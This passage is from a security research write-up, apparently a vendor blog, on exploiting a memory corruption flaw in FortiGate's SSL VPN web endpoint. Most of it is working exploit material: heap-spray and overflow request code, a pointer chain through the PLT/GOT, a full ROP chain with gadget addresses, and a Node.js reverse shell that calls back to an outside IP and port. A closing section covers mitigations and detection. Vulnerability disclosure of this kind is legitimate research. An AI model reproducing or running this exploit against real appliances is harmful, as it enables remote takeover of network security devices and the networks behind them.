= (byte*)(IVar5 + 0x10); *pbVar1 = *pbVar1 & 0xfd; } ... } while( true );`
```

FUN_01828e10 has a lot going on and calls function pointers at multiple locations. One such location is shown below, note that at this stage the r13 value we overwrote has been copied to rdi. Extraneous instructions have been omitted.

```
01828e2e 4c 8b af MOV R13,qword ptr [RDI + 0x298] 98 02 00 00 ... 01828e43 4d 8b 7d 70
MOV R15,qword ptr [R13 + 0x70] ... 01828e7d 4a 8b 44 MOV RAX,qword ptr [RAX + R15*0x1 +
0x20] 38 20 ... 01828e8b ff d0 CALL RAX
```

This was really promising. It looked like if we set things up correctly we could jump to an address we controlled. The problem was we needed to perform two pointer dereferences and we wouldn't know the heap address containing our buffer so we couldn't point it at itself.

Instead we could try call a linked external function. These should already have the appropriate pointers in the PLT and GOT tables. We chose system and tried to determine what values we would need to call it.

Working backwards, we searched for references to system and found a pointer at 0x042c5770.

```
PTR_system_042c5770 XREF[1]: system:00440ee0 042c5770 58 66 93 addr <EXTERNAL>::system
0f 00 00 00 00
```

This was the last dereference, so we had the following, separated into two steps.

```
tmp0 = rax + r15 + 0x20 (0x042c5770) rax = *tmp0 (0x00440ee0) call rax
```

We stepped through the code with the debugger and saw rax was often 0x20 at this point, so we could simplify it to the following.

```
tmp0 = r15 + 0x40 (0x042c5770) rax = *tmp0 (0x00440ee0) call rax
```

Going back another step we searched all memory blocks for 0x042C5730 (0x042c5770 - 0x40). We found it in the .rela.plt section at 0x004337b8.

```
004337b8 30 57 2c 04 00 dq 42C5730h r_offset location to apply 00 00 00 004337c0 07 00
00 00 c5 dq 4C5000000007h r_info the symbol table i 04 00 00 004337c8 00 00 00 00 00 dq
0h r_addend a constant addend 00 00 00
```

We now had the following:

```
tmp1 = r13 + 0x70 (0x004337b8) r15 = *tmp1 (0x042C5730) tmp0 = r15 + 0x40 (0x042c5770)
rax = *tmp0 (0x00440ee0) call rax
```

And the last step meant we just needed to write 0x00433748 at rdi + 0x298. Which since we controlled where rdi pointed, should be no problem.

```
tmp2 = rdi + 0x298 r13 = *tmp2 (0x00433748) tmp1 = r13 + 0x70 (0x004337b8) r15 = *tmp1
(0x042C5730) tmp0 = r15 + 0x40 (0x042c5770) rax = *tmp0 (0x00440ee0) call rax
```

To recap, this was the plan going forward.

- Allocate a heap buffer containing 0x00433748 at the right offset.
- Overwrite the lower two bytes of the saved r13 pointer with 0x0a0d, hopefully this should cause it to point to somewhere in the above heap allocation.
- r13 is popped and we loop around to call FUN_01828e10 with rdi set to r13.
- FUN_01828e10 will dereference rdi then r13 then r15 leaving rax with the address of system.
- system is called and we get remote code execution.

Controlling the Heap

To get started, we had to understand how the value pointed to by r13 was allocated and if we could get an allocation of our own nearby.

We noticed that r13 was often allocated the same address and so we set a watchpoint on it. The goal was to find where the allocation occurred and what size it was. The watchpoint

was hit as soon as we sent through a request and can be seen below along with the stack trace.

```
(gdb) watch *0x00007fc3dea548c0 Hardware watchpoint 6: *0x00007fc3dea548c0 (gdb)
c Continuing. Hardware watchpoint 6: *0x00007fc3dea548c0
```

Old value = 25335392 New value = 0 0x00007fc3e37f2835 in

```
memset_avx2_unaligned_erms () from /usr/lib/x86_64-linux-gnu/libc.so.6 1: x/i
$rip => 0x7fc3e37f2835 <memset_avx2_unaligned_erms+165>: vmovdqa YMMWORD
PTR [rcx+0x60],ymm0 (gdb) bt #0 0x00007fc3e37f2835 in
__memset_avx2_unaligned_erms () from /usr/lib/x86_64-linux-gnu/libc.so.6 #1
0x00007fc3e391a665 in je_calloc () from /usr/lib/x86_64-linux-gnu/libjemalloc.so.2 #2
0x000000000181fddd in ?? () #3 0x00000000018380ab in ?? () #4 0x0000000001829bbd
in ?? () #5 0x000000000182ab85 in ?? () #6 0x000000000182bdfc in ?? () #7
0x000000000182d182 in ?? () #8 0x000000000044afef in ?? () #9 0x00000000004504d8
in ?? () #10 0x0000000000450dc6 in ?? () #11 0x00000000004534f8 in ?? () #12
0x0000000000453df9 in ?? () #13 0x00007fc3e36bbdeb in __libc_start_main () from
/usr/lib/x86_64-linux-gnu/libc.so.6 #14 0x000000000044615a in ?? () `
```

We set a breakpoint at 0x18380a6 which is the function called for frame #3 in the above output. When this was hit we saw the requested allocation size was 0x730 or 1840 bytes.

```
Breakpoint 7, 0x00000000018380a6 in ?? () 1: x/i $rip => 0x18380a6: call 0x181fdb0
(gdb) i r rax 0x1e 30 rbx 0x0 0 rcx 0xd0 208 rdx 0x3281a18 52959768 rsi 0x730 1840 <-
allocation size rdi 0x1 1 <- number of allocations rbp 0x7ffce9b8d840 0x7ffce9b8d840 rsp
0x7ffce9b8d800 0x7ffce9b8d800
```

Next we setup some GDB scripts to automatically print calls to je_malloc and je_calloc if the allocation size was near 0x730. The script would print the start and end addresses of the allocations and their size.

```
`b je_malloc if (($rdi >= 0x700) && ($rdi <= 0x800)) commands silent set $malloc_size =
$rdi c end
```

```
b *(je_malloc+205) commands silent if (($malloc_size >= 0x700) && ($malloc_size <=
0x800)) printf "je_malloc: %p : %p : %d\n", $rax, ($rax + $malloc_size), $malloc_size set
$malloc_size = 0 end c end
```

```
b je_calloc if (($rsi >= 0x700) && ($rsi <= 0x800)) commands silent set $calloc_size =
$rsi c end
```

```
b *(je_calloc+340) commands silent if (($calloc_size >= 0x700) && ($calloc_size <=
0x800)) printf "je_calloc: %p : %p : %d\n", $rax, ($rax + $calloc_size), $calloc_size set
$calloc_size = 0 end c end
```

```
set $malloc_size = 0 set $calloc_size = 0 `
```

With our crash request we saw just one allocation.

```
je_calloc: 0x7ff0b0254800 : 0x7ff0b0254f30 : 1840
```

We knew from previous exploits that FortiGate would create individual allocations for each form post parameter when they were parsed. This let us have a very fine-grained control of

the allocations. We sent a request with five form parameters, each the same length as our target allocation size.

```
`body = (b"A"*1840 + b"=&")*5
```

```
data = b"POST /remote/hostcheck_validate HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += f"Content-Length: {len(body)}\r\n".encode("utf-8") data += b"\r\n" data += body `
```

We could now see lots of allocations being printed. They weren't quite the same size, 32 bytes were added. However, we could just shrink the parameter size if we wanted it to be exact. Many of the allocations were contiguous and appeared to be in 0x800 byte blocks.

```
je_calloc: 0x7ff0b0254800 : 0x7ff0b0254f30 : 1840 je_malloc: 0x7ff0af59c000 : 0x7ff0af59c750 : 1872 je_malloc: 0x7ff0af57d800 : 0x7ff0af57df50 : 1872 je_malloc: 0x7ff0af57d000 : 0x7ff0af57d750 : 1872 je_malloc: 0x7ff0af5a2800 : 0x7ff0af5a2f50 : 1872 je_malloc: 0x7ff0af53b000 : 0x7ff0af53b750 : 1872 je_malloc: 0x7ff0af53b800 : 0x7ff0af53bf50 : 1872 je_malloc: 0x7ff0af551000 : 0x7ff0af551750 : 1872 je_malloc: 0x7ff0af551800 : 0x7ff0af551f50 : 1872 je_malloc: 0x7ff0af572000 : 0x7ff0af572750 : 1872 je_malloc: 0x7ff0af572800 : 0x7ff0af572f50 : 1872 je_malloc: 0x7ff0af57a000 : 0x7ff0af57a750 : 1872
```

After some back and forth, tweaking the sizes and checking the results we had the following two requests.

```
`sock1 = make_sock(TARGET, PORT)
```

```
* # spray the heap with ~0x800 sized allocations * body = (b"A"*1901 + b"=" + b"B"*1901 + b"&")*15
```

```
data = b"POST /remote/hostcheck_validate HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += f"Content-Length: {len(body)}\r\n".encode("utf-8") data += b"\r\n" data += body
```

```
sock1.sendall(data)
```

```
* # short pause to ensure the form is parsed and ** # allocated before starting the next connection * time.sleep(1)
```

```
sock2 = make_sock(TARGET, PORT)
```

```
data = b"POST / HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += b"Transfer-Encoding: chunked\r\n" data += b"\r\n" data += b"0"*4137 + b"\0" data += b"A"*1 + b"\r\n\r\n"
```

```
sock2.sendall(data) `
```

We sent the requests and put a breakpoint just after our 0x0a0d overwrite.

```
`je_calloc: 0x7ff0af5a6000 : 0x7ff0af5a6730 : 1840 <- first request allocation je_malloc: 0x7ff0af5d0000 : 0x7ff0af5d0788 : 1928 je_malloc: 0x7ff0af5a5800 : 0x7ff0af5a5f88 : 1928 je_malloc: 0x7ff0af5a5000 : 0x7ff0af5a5788 : 1928 ... je_malloc: 0x7ff0af576800 : 0x7ff0af576f88 : 1928 je_malloc: 0x7ff0af54f000 : 0x7ff0af54f788 : 1928 je_malloc: 0x7ff0af57f800 : 0x7ff0af57ff88 : 1928 je_malloc: 0x7ff0af580000 : 0x7ff0af580788 : 1928
```

```
<- allocation pointed to after 0x0a0d overwrite je_malloc: 0x7ff0af580800 :  
0x7ff0af580f88 : 1928 je_malloc: 0x7ff0af588000 : 0x7ff0af588788 : 1928 je_calloc:  
0x7ff0af588000 : 0x7ff0af588730 : 1840 <- second request allocation
```

```
Breakpoint 5, 0x0000000001813696 in ?? () (gdb) x/10gx $rbp 0x7ffde554ae20:  
0x00007ffde554ae70 0x0000000001828e8d 0x7ffde554ae30: 0x00007ffde554ae40  
0x00007ff0af53b6a8 0x7ffde554ae40: 0x00007ffde554ae70 0x0000000000000000  
0x7ffde554ae50: 0x00007ff0af5880c0 0x00007ff0af580a0d <- r13 overwritten with  
0x0a0d 0x7ffde554ae60: 0x0000000000000000 0x000000010008239b (gdb) x/10gx  
0x00007ff0af580a0d 0x7ff0af580a0d: 0x4141414141414141 0x4141414141414141  
0x7ff0af580a1d: 0x4141414141414141 0x4141414141414141 0x7ff0af580a2d:  
0x4141414141414141 0x4141414141414141 0x7ff0af580a3d: 0x4141414141414141  
0x4141414141414141 0x7ff0af580a4d: 0x4141414141414141 0x4141414141414141 `
```

With this we could reliably redirect the r13 pointer to a buffer we controlled. Now we just had to fill the buffer with our payload and we should have remote code execution.

Calling System

We tweaked the form parameter to contain our pointer chain which would call system. This was done by manually adding and removing padding either side until the value was aligned. We ended with the following request.

```
system_ptr = b"%48%37%43%00%00%00%00%00" # 0x00433748 ` body = (b"B"*1165 +  
system_ptr + b"B"*713 + b"=&")*25
```

```
data = b"POST /remote/hostcheck_validate HTTP/1.1\r\n" data += b"Host:  
192.168.1.229\r\n" data += f"Content-Length: {len(body)}\r\n".encode("utf-8") data +=  
b"\r\n" data += body `
```

We had to change the padding from "A" to "B" because of a check that a specific byte in our buffer ANDed with 0x2 was not zero. "A" was 0x41 and didn't meet this requirement.

```
`// iVar5 + 0x10 points into our buffer at this stage if ((*byte*)(iVar5 + 0x10) & 2) != 0) {  
// FUN_01828e10 will dereference and call system iVar4 = FUN_01828e10(param_1, iVar3,  
1);`
```

We stepped through the pointer chain up to the call to system and saw that the first argument, rdi, already pointed to our buffer.

```
`0x0000000001828e2e in ?? () 1: x/i $rip => 0x1828e2e: mov r13,QWORD PTR  
[rdi+0x298] (gdb) x/gx $rdi+0x298 0x7ff0af5c0ca5: 0x0000000000433748
```

...skipped

```
0x0000000001828e43 in ?? () 1: x/i $rip => 0x1828e43: mov r15,QWORD PTR [r13+0x70]  
(gdb) x/gx $r13+0x70 0x4337b8: 0x000000000042c5730
```

...skipped

```
=> 0x1828e7d: mov rax,QWORD PTR [rax+r15*1+0x20] (gdb) x/gx $r15+0x40  
0x42c5770: 0x0000000000440ee6
```

...skipped

```
0x0000000001828e8b in ?? () 1: x/i $rip => 0x1828e8b: call rax (gdb) si
0x000000000440ee6 in system@plt () 1: x/i $rip => 0x440ee6 <system@plt+6>: push
0x4eb (gdb) x/s $rdi 0x7ff0af5c0a0d: 'B' <repeats 200 times>... `
```

We wrote in a payload and it worked, but realised we had made a mistake. system always runs /bin/sh, which we had modified. The original /bin/sh was a custom application that would only run a few commands.

Calling system wasn't going to get us remote code execution. We would have to try a different approach.

Not Giving Up

While this was quite disheartening, we weren't ready to give up. There were loads of other dynamically linked functions we could call. We looked for any that took a string as the first argument, but found none were that interesting.

Previous FortiGate exploits often overwrote a function pointer in an SSL struct which would then be triggered by a call to SSL_do_handshake. We didn't consider this originally because we didn't think we could overwrite this struct with just 0x0a0d.

However, we realised that since SSL_do_handshake was dynamically linked we could call it ourselves. We controlled the first argument and just had to forge an SSL struct with the function pointer where we wanted it.

First we calculated the start of the PLT/GOT pointer chain to call SSL_do_handshake as 0x42ce60. We then started stepping through SSL_do_handshake to see what parts of the SSL struct we needed to set in order to call the function pointer.

Below is a simplified version of SSL_do_handshake. We wanted to call handshake_func at the end of the function. It's a short function, but still requires some work. Most notably the function pointer call ssl_renegotiate_check.

```
`int SSL_do_handshake(SSL *s) { int ret = 1; SSL_CONNECTION *sc =
SSL_CONNECTION_FROM_SSL(s);
if (sc->handshake_func == NULL) { ERR_raise(ERR_LIB_SSL,
SSL_R_CONNECTION_TYPE_NOT_SET); return -1; }
ossl_statem_check_finish_init(sc, -1);
// double dereference is a problem s->method->ssl_renegotiate_check(s, 0);
// SSL_in_init is easy to account for if (SSL_in_init(s) || SSL_in_before(s)) {
// we do not want an async call, so this needs to go to the else block if ((sc->mode &
SSL_MODE_ASYNC) && ASYNC_get_current_job() == NULL) { struct ssl_async_args args;
memset(&args, 0, sizeof(args)); args.s = s;
ret = ssl_start_async_job(s, &args, ssl_do_handshake_intern); } else { // handshake_func
will be an address we control ret = sc->handshake_func(s); } } return ret; } `
```

To avoid a segfault on `ssl_renegotiate_check` we used the same trick we used to call `SSL_do_handshake`. It didn't matter what we called as long as it didn't break anything. The assembly for `s->method->ssl_renegotiate_check(s, 0);` is:

```
call QWORD PTR [rax+0x60]
```

So we grabbed the PLT/GOT pointer for an innocuous function, `getcwd` and subtracted `0x60` from it which gave us `0x42c6270`. After aligning everything again, we called `SSL_do_handshake` and saw the following in the debugger.

```
0x00007ff0b49c0f16 in SSL_do_handshake () from /usr/lib/x86_64-linux-gnu/libssl.so.3 1:
x/i $rip => 0x7ff0b49c0f16 <SSL_do_handshake+54>: call QWORD PTR [rax+0x60] (gdb) i r
rax 0x42c6270 70017648 <- 0x42c6270 + 0x60 = 0x042c62d0 which points to getcwd ... (gdb)
si 0x00000000004425a6 in getcwd@plt () 1: x/i $rip => 0x4425a6 <getcwd@plt+6>: push
0x657
```

Next was `SSL_in_init` which was the following:

```
mov eax,DWORD PTR [rdi+0x64] ret test eax,eax
```

This was easy to achieve as none of our padding bytes were zero and the check always evaluated to true.

Last was the async job check `sc->mode & SSL_MODE_ASYNC`, which was the following assembly.

```
test BYTE PTR [rbp+0x9f1],0x1
```

It checked a specific byte somewhere in our buffer had the lowest bit set. Not a problem because we wanted the check to fail and all our padding bytes were `0x42`.

We stepped through to the `handshake_func` call and saw we had loaded in an address from our buffer. Now for the first time we could direct execution to an arbitrary address.

```
0x00007ff0b49c0f4e in SSL_do_handshake () from /usr/lib/x86_64-linux-gnu/libssl.so.3 1:
x/i $rip => 0x7ff0b49c0f4e <SSL_do_handshake+110>: jmp rax (gdb) i r rax
0x4242424242424242 4774451407313060418 rbx 0x1 1
```

ROP Chain Time

From here it was mostly smooth sailing. We needed to build a ROP chain that would setup and call `execl` with the same [Node.js reverse shell](#) as previous FortiGate exploits but modified to run `/bin/node` instead of `/bin/sh`. The `/bin/init` binary is huge so there was no shortage of gadgets.

We looked at the registers just before the `jmp rax` and saw that `rdi` still pointed to our buffer. Using [ropr](#) we found a gadget to pivot the stack to our buffer with `push rdi; pop rsp; ret;`.

```
`$ ~/.cargo/bin/ropr --stack-pivot -R 'push rdi; pop rsp;' ./init-7.2.5 0x00527064: push rdi;
pop rsp; bswap eax; bswap edx; sub eax, edx; ret; 0x00a5cc2d: push rdi; pop rsp; cli; add
ecx, [rax-0x46]; iretd; 0x00fdf752: push rdi; pop rsp; ret; 0x015ca137: xor eax,
```

```
0xc0ba0953; push rdi; pop rsp; add [rsi+0xf], edi; mov rax, [rdi]; call qword ptr [rax+8];
0x015ca13c; push rdi; pop rsp; add [rsi+0xf], edi; mov rax, [rdi]; call qword ptr [rax+8];
==> Found 5 gadgets in 5.434 seconds`
```

After this pivot, space was tight so we used another stack pivot `add rsp, 0x2a0; pop rbx; pop r12; pop rbp; ret;` to advance the stack forward. This gave us plenty of room.

We wanted to setup this call, `execl("/bin/node", "/bin/node", "-e", "..js reverse shell..", 0)`, which meant setting the registers as follows:

- `rdi` = pointer to `"/bin/node"`
- `rsi` = pointer to `"/bin/node"`
- `rdx` = pointer to `"-e"`
- `rcx` = pointer to `"..js reverse shell.."`
- `r8` = 0

Starting with `rcx`, we created the following gadget chain. This would copy our buffer pointer in `rdi` to `rax`, shift it back 0x2b8 bytes, then OR it into `rcx`.

```
rop += b"%c6%e2%46%00%00%00%00%00" # push rdi; pop rax; ret; rop +=
b"%19%6f%4d%01%00%00%00%00%00" # sub rax, 0x2c8; ret; rop += b"%8e%b2%fe%01%00%00%00%00"
# add rax, 0x10; ret; rop += b"%63%db%ae%02%00%00%00%00%00" # pop rcx; ret; rop +=
b"%00%00%00%00%00%00%00%00%00" # zero rcx rop += b"%38%ad%98%02%00%00%00%00%00" # or rcx,
rax; setne al; movzx eax, al; ret;
```

Next was `rdx`, after the previous gadget the value of `rax` was one, so we shift it left to equal 16, OR `rcx` into `rdx` and then subtract `rax` from `rdx`. `rdx` and `rax` now point to 16 bytes before `rcx`. Plenty of room for `"-e"`

```
rop += b"%c6%52%86%02%00%00%00%00%00" # shl rax, 4; add rax, rdx; ret; rop +=
b"%6e%d0%3f%01%00%00%00%00%00" # or rdx, rcx; ret; - rdx is zero so this is a copy rop +=
b"%a4%df%98%02%00%00%00%00%00" # sub rdx, rax; mov rax, rdx; ret;
```

Next was `rsi`, we move `rax` back another 16 bytes then copy it to `rsi` with an `ADD` because `rsi` is zero at this point.

```
rop += b"%f5%2c%e6%00%00%00%00%00%00" # sub rax, 0x10; ret; rop +=
b"%e4%e6%d7%01%00%00%00%00%00" # add rsi, rax; mov [rdi+8], rsi; ret;
```

Lastly `rdi` and `r8`, copy `rax` to `rdi`, then set `r8` to zero by popping a zero.

```
rop += b"%10%1b%0a%01%00%00%00%00%00" # push rax; pop rdi; add eax, 0x5d5c415b; ret; rop
+= b"%25%0f%8d%02%00%00%00%00%00" # pop r8; ret; rop += b"%00%00%00%00%00%00%00%00" #
r8
```

Before we can call `execl` we need to move the stack pointer again because it is too close to the arguments. Calling `execl` will clobber the payload as part of its execution.

We pivot one last time with `add rsp, 0xd90; pop rbx; pop r12; pop rbp; ret;` then return to `execl` at `0x43c180`. It was probably possible to do this third pivot before the start of the argument setup and shift the whole chain, but writing the exploit had already taken long enough.

We ended with the following payload. We found that moving the payload from the form name to the form value helped with heap allocation, but it wasn't required.

```
`ssl_do_handshake_ptr = b"%60%ce%42%00%00%00%00%00" getcwd_ptr =
b"%70%62%2c%04%00%00%00%00%00"

pivot_1 = b"%52%f7%fd%00%00%00%00%00" * # push rdi; pop rsp; ret; * pivot_2 =
b"%ac%c9%ab%02%00%00%00%00%00" * # add rsp, 0x2a0; pop rbx; pop r12; pop rbp;
ret; *

rop = b"" rop += b"%c6%e2%46%00%00%00%00%00" * # push rdi; pop rax; ret; * rop +=
+= b"%19%6f%4d%01%00%00%00%00%00" * # sub rax, 0x2c8; ret; * rop +=
b"%8e%b2%fe%01%00%00%00%00%00" * # add rax, 0x10; ret; * rop +=
b"%63%db%ae%02%00%00%00%00%00" * # pop rcx; ret; * rop +=
b"%00%00%00%00%00%00%00%00%00" * # zero rcx * rop +=
b"%38%ad%98%02%00%00%00%00%00" * # or rcx, rax; setne al; movzx eax, al; ret; *

rop += b"%c6%52%86%02%00%00%00%00%00" * # shl rax, 4; add rax, rdx; ret; * rop +=
b"%6e%d0%3f%01%00%00%00%00%00" * # or rdx, rcx; ret; - rdx is zero so this is a copy *
rop += b"%a4%df%98%02%00%00%00%00%00" * # sub rdx, rax; mov rax, rdx; ret; *

rop += b"%f5%2c%e6%00%00%00%00%00%00" * # sub rax, 0x10; ret; * rop +=
b"%e4%e6%d7%01%00%00%00%00%00" * # add rsi, rax; mov [rdi+8], rsi; ret; *

rop += b"%10%1b%0a%01%00%00%00%00%00" * # push rax; pop rdi; add eax,
0x5d5c415b; ret; * rop += b"%25%0f%8d%02%00%00%00%00%00" * # pop r8; ret;
0x028d0f25 * rop += b"%00%00%00%00%00%00%00%00%00" * # r8 *

pivot_3 = b"%e0%3f%4d%02%00%00%00%00%00" * # add rsp, 0xd90; pop rbx; pop r12; pop
rbp; ret; *

call_execl = b"%80%c1%43%00%00%00%00%00%00"

bin_node = b"/bin/node%00" e_flag = b"-e%00" js_payload = b'(function(){var
net%3drequire("net"),cp%3drequire("child_process"),sh%3dcp.spawn("/bin/node",["-i"]);var
client%3dnew net.Socket();client.connect(4242,"192.168.1.197",function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});return /a/;})();%00'

form_value = b"" form_value += b"B"*11 + bin_node + b"B"*6 + e_flag + b"B"*14 +
js_payload form_value += b"B"*438 + pivot_2 + getcwd_ptr form_value += b"B"*32 +
pivot_1 form_value += b"B"*168 + call_execl form_value += b"B"*432 +
ssl_do_handshake_ptr form_value += b"B"*32 + rop + pivot_3

body = (b"B"*1808 + b"=" + form_value + b"&")*20

data = b"POST /remote/hostcheck_validate HTTP/1.1\r\n" data += b"Host:
192.168.1.229\r\n" data += f"Content-Length: {len(body)}\r\n".encode("utf-8") data +=
b"\r\n" data += body

ssock1 = make_sock(TARGET, PORT) ssock1.sendall(data)

time.sleep(1)

ssock2 = make_sock(TARGET, PORT)
```

```
data = b"POST / HTTP/1.1\r\n" data += b"Host: 192.168.1.229\r\n" data += b"Transfer-  
Encoding: chunked\r\n" data += b"\r\n" data += b"0"*4137 + b"0" data += b"A"*1 +  
b"\r\n\r\n"  
ssock2.sendall(data) `
```

We started a netcat listener, ran the exploit and finally caught the reverse shell.

Conclusion

This was another case of a network / security appliance having a pretty serious memory corruption vulnerability. It's also far from the first for FortiGate. As is often the case with these issues the mitigations are known, it's just whether or not they are applied. Stack canaries were present, but ASLR was not.

It seems like a lot of effort has been spent on preventing access to the filesystem; setting up the debugger was a significant portion of the time spent on this vulnerability. Would that effort be better spent on auditing and hardening the applications themselves?

Not much has been released in terms of IOCs for this vulnerability. However, watching for new Node.js processes may be beneficial as this isn't the first FortiGate exploit where this technique has been useful.

As always, customers of our Attack Surface Management platform were the first to know when this vulnerability affected them. We continue to perform original security research in an effort to inform our customers about zero-day vulnerabilities in their attack surface.



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